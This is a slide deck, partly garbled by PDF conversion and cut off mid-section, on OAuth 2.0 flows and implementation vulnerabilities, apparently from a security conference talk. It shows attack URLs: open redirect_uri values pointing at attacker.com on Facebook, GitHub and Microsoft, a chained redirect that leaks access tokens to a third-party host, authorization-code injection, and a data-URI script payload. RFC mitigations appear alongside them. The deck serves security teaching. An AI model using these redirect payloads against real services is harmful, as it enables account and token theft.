# Top X OAuth 2 Hacks (OAuth Implementation vulnerabilities)

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VP (Chair) Apache Oltu (OAuth Protocol Implementation in Java)




Committer and PMC Member for Apache Sling

Internet Bug Bounty, Google Security Hall of Fame, Facebook Security Whitehat, GitHub Security Bug Bounty, Microsoft Honor Roll

## Co-author of "OAuth 2 in Action"

https://www.manning.com/books/oauth-2-in-action



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# Agenda

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{ Introducing OAuth 2.0
The "OAuth dance"
{ OAuth 2.0 Implementation Vulnerabilities
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# Why OAuth?


Several web sites offer you the chance to import the list of your contacts.

It ONLY requires you giving your username and password. HOW NICE






### A bit of history - OAuth 1.0a




### A bit of history – OAuth 2.0



2010 Working Group

Versions OAuth

RFC 6749



## The good

**OAuth 2.0** is easier to use and implement (compared to OAuth 1.0)

Wide spread and continuing growing

**Short lived Tokens** 

{Encapsulated Tokens

<sup>\*</sup> Image taken from the movie "The Good, the Bad and the Ugly"



## The bad

No signature (relies solely on SSL/TLS), Bearer Tokens

{No built-in security

{Can be dangerous if used from not experienced people

{Burden on the client

<sup>\*</sup> Image taken from the movie "The Good, the Bad and the Ugly"



## The ugly

{ Too many compromises. Working group did not take clear decisions

**Oauth 2.0** spec is not a protocol, it is rather a framework – **RFC 6749** : *The OAuth 2.0 Authorization Framework* 

Not interoperable – from the spec: "...this specification is likely to produce a wide range of non-interoperable implementations." !!

Mobile integration (web views)

{ A lot of FUD

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## So what should I use?

{No many alternatives



{ OAuth 1.0 does not scale (and it is complicated)

## **OAuth flows**

{Authorization Code Grant (aka server side flow) 🗸

{Implicit Grant (aka Client side flow) 🗸

Resource Owner Password Credentials Grant

Client Credentials Grant

## **OAuth Actors**

Resource Owner (Alice)




{ Client (Bob, worker at www.printondemand.biz )



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
Server (Carol from Facebook)






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
- 2. Printondemand wants an Authz Code
- 3. Login and authorize
- 4. Here the Authz Code











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Traditional OAuth "dance" - Authorization Code Grant aka server side flow



6. Exchange my Authz Code for an Access Token

6. Exchange my Authz

**Authorization** Server




POST /oauth/token HTTP/1.1

Host: server.oltu.com

Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW

content-Type: application/x-www-form-urlencode



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grant type=authorization code&code=Splx1OBeZQQYbYS6WxSbIA


&state=0f9c0d090e74c2a136e41f4a97ed46d29bc9b0251&

redirect uri=https%3A%2F%2Fwww.printondemand.biz%2Fcallback




Traditional OAuth "dance" – Authorization Code Grant

aka server side flow



Authorization Server

6. Exchange my Authz Code for an Access Token
7. Here we go (A)




www.printondemand.biz

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8

{
   "access_token":"1017097752d5f18f716cc90ac8a5e4c2a9ace6b9",
   "expires_in":3600
}
```



### Traditional OAuth "dance" - Authorization Code Grant aka server side flow






www.printondemand.biz

GET /profile/me HTTP/1.1

Host: server.oltu.com

Authorization: Bearer 1017097752d5f18f716cc90ac8a5e4c2a9ace6b9

# Traditional OAuth "dance" - Authorization Code Grant aka server side flow



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


## ★ Traditional OAuth "dance" #2- client side flow

- 1. Printondemand wants an Access Token
- 2. Login and authorize




3. Here the Access Token




Client inside the browser

4. Give me the profile pictures, here is the Access Token





# Traditional OAuth "dance" - Implicit Grant aka client side flow



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
OAuth 2.0 is NOT an authentication protocol. It is an access delegation protocol.

It can-be-used as an authentication protocol

**BUT HANDLE WITH CARE** 







Client redirects user

agent to authorization

endpoint




Authorization Server: Token endpoint Protected

Resource

\*Image taken from the movie The Postman Always Rings Twice""



Website	Address
▼ ( Last Visited Today	3 items
S OAuth in Action: OAuth Client	http://localhost:9000/callback?code=EB4H3L24&state=x3pK1mE5xU1zm3BsaMq0VoGTZ3DRa9Pg
OAuth in Actionorization Server	$http://localhost:9001/authorize?response\_type=c\&state=x3pK1mE5xU1zm3BsaMq0VoGTZ3DRa9Pg$
OAuth in Action: OAuth Client	http://localhost:9000/



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Client sends authorization code and its own credentials to token endpoint

zation endpoint









Authorization

Server: To-

ken endpoint

Authorization

Server: Authori-

zation endpoint





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Client redirects user agent to authorization endpoint

User agent loads authorization endpoint

Resource owner authenticates to authorization server

Resource owner authorizes client

Authorization server redirects user agent to client with authorization code

User agent loads redirect URI at client with the victim authoriza-

tion code

Malicious Resource Owner discards its own authorization code and inject the one found in the



browser history

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Client sends forged authorization code and its own credentials to token Q, Authorization server sends access

token to client





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#### Mitigation

#### RFC 6749 - Section-4.1.3

The client MUST NOT use the authorization code more than once. If an authorization code is used more than once, the authorization server MUST deny the request and SHOULD revoke (when possible) all tokens previously issued based on that authorization code.

#### Attack

http://intothesymmetry.blogspot.ch/2014/02/oauth-2-attacks-and-bug-bounties.html





#### RFC 6749 - Section-4.1.3

...if the "redirect\_uri" parameter was included in the initial authorization request as described in Section 4.1.1, and if included ensure that their values are identical.


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GET /oauth/authorize?response\_type=code&
client\_id=bfq5abhdq4on33igtmd74ptrli-9rci\_8\_9&
scope=profile&state=0f9c0d090e74c2a136e41f4a97ed46d29bc9b0251
&redirect\_uri=https%3A%2F%2Fwww.printondemand.biz%2Fcallback
HTTP/1.1





POST /oauth/token HTTP/1.1

Host: server.oltu.com

Authorization: Basic

czZCaGRSa3F0MzpnWDFmQmF0M2JW

Content-Type: application/x-www-

form-urlencoded

grant\_type=authorization\_code&code
=SplxlOBeZQQYbYS6WxSbIA
&state=0f9c0d090e74c2a136e41f4a97e
d46d29bc9b0251&

redirect\_uri=https%3A%2F

%2Fwww.printondemand.biz

%2Fcallback

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http://intothesymmetry.blogspot.ie/2015/04/open-redirect-in-rfc6749-aka-oauth-20.html

- Owasp Top10 #10
- Controversial web vulnerability
- Often they are relatively benign
- ...but an open redirect is handy sometime (right? 🔼 )




#### RFC 6749 - Section-4.1.2.1

... If the resource owner denies the access request or if the request fails for reasons other than a missing or invalid redirection URI, the authorization server informs the client by adding the following parameters to the query component of the redirection URI using the "application/x-www-formurlencoded" format, per Appendix B:.




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#### • Facebook:

```
https://graph.facebook.com/oauth/authorize?
response_type=code&client_id=1621835668046481&redirect_uri=http:/
/www.attacker.com/&scope=WRONG_SCOPE
```

#### Github:

```
https://github.com/login/oauth/authorize?
response_type=code&redirect_uri=http://
attacker.com2&client_id=e2ddb90328315c367b11
```

#### • Microsoft:

```
https://login.live.com/oauth20_authorize.srf?
response_type=code&redirect_uri=http://
attacker.com&client_id=000000004C12822C
```



http://andrisatteka.blogspot.ch/2014/09/how-microsoft-is-giving-your-data-to.html



https://login.live.com/oauth20 authorize.srf?

client\_id=0000000044002503&response\_type=token&scope=wli.contacts\_emails&re direct uri=https%3A%2F%2Fwww.facebook.com%2F

```
CALLBACK: http://example.com/path
GOOD: http://example.com/path
GOOD: http://example.com/path/subdir/other
     http://example.com/bar
BAD:
     http://example.com/
BAD:
     http://example.com:8080/path
BAD:
      http://oauth.example.com:8080/path
BAD:
      http://example.org
BAD:
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https://login.live.com/oauth20\_authorize.srf?
client\_id=000000044002503&response\_type=token&scope=wli.contacts\_emails&
redirect\_uri=http%3A%2F%2Fwww.facebook.com%2Fl.php%3Fh%5B%5D%26u
%3Dgraph.facebook.com%252Foauth%252Fauthorize%253Ftype
%253Dweb\_server%2526scope%253De%2526client\_id

%253D260755904036570%2526redirect\_uri%253Dhttp%253A%252F

%252Fsimcracy.com



http://simcracy.com#access\_token=ACCESS\_TOKEN




# #8 Open redirect in rfc6749 – Bonus Safari URI Spoofing (CVE-2015-5764)

#### Moves:

https://api.moves-app.com/oauth/v1/authorize?
response\_type=code&client\_id=bc88FitX1298KPj2WS259BBMa9\_KCfL3&
redirect\_uri=data%3Atext%2Fhtml%2Ca&state=<script>alert()
script>

CVE-2015-5764



http://intothesymmetry.blogspot.it/2015/09/apple-safari-uri-spoofing-cve-2015-5764.html



# #8 Open redirect in rfc6749 - Mitigations

https://tools.ietf.org/id/draft-bradley-oauth-open-redirector-02.txt

• Respond with an HTTP 400 (Bad Request) status code.

 Perform a redirect to an intermediate URI under the control of the AS to clear referrer information in the browser that may contain security token information

• Fragment "#" MUST be appended to the error redirect URI. This prevents the browser from reattaching the fragment from a previous URI to the new location URI.



# #7 Native apps - Which OAuth flow?

- It is **NOT** recommended that native applications use the **implicit flow**.
- Native clients <u>CAN NOT</u> protect a client\_secret unless it is configured at runtime as in the *dynamic registration* case (RFC 7591).

### Attack

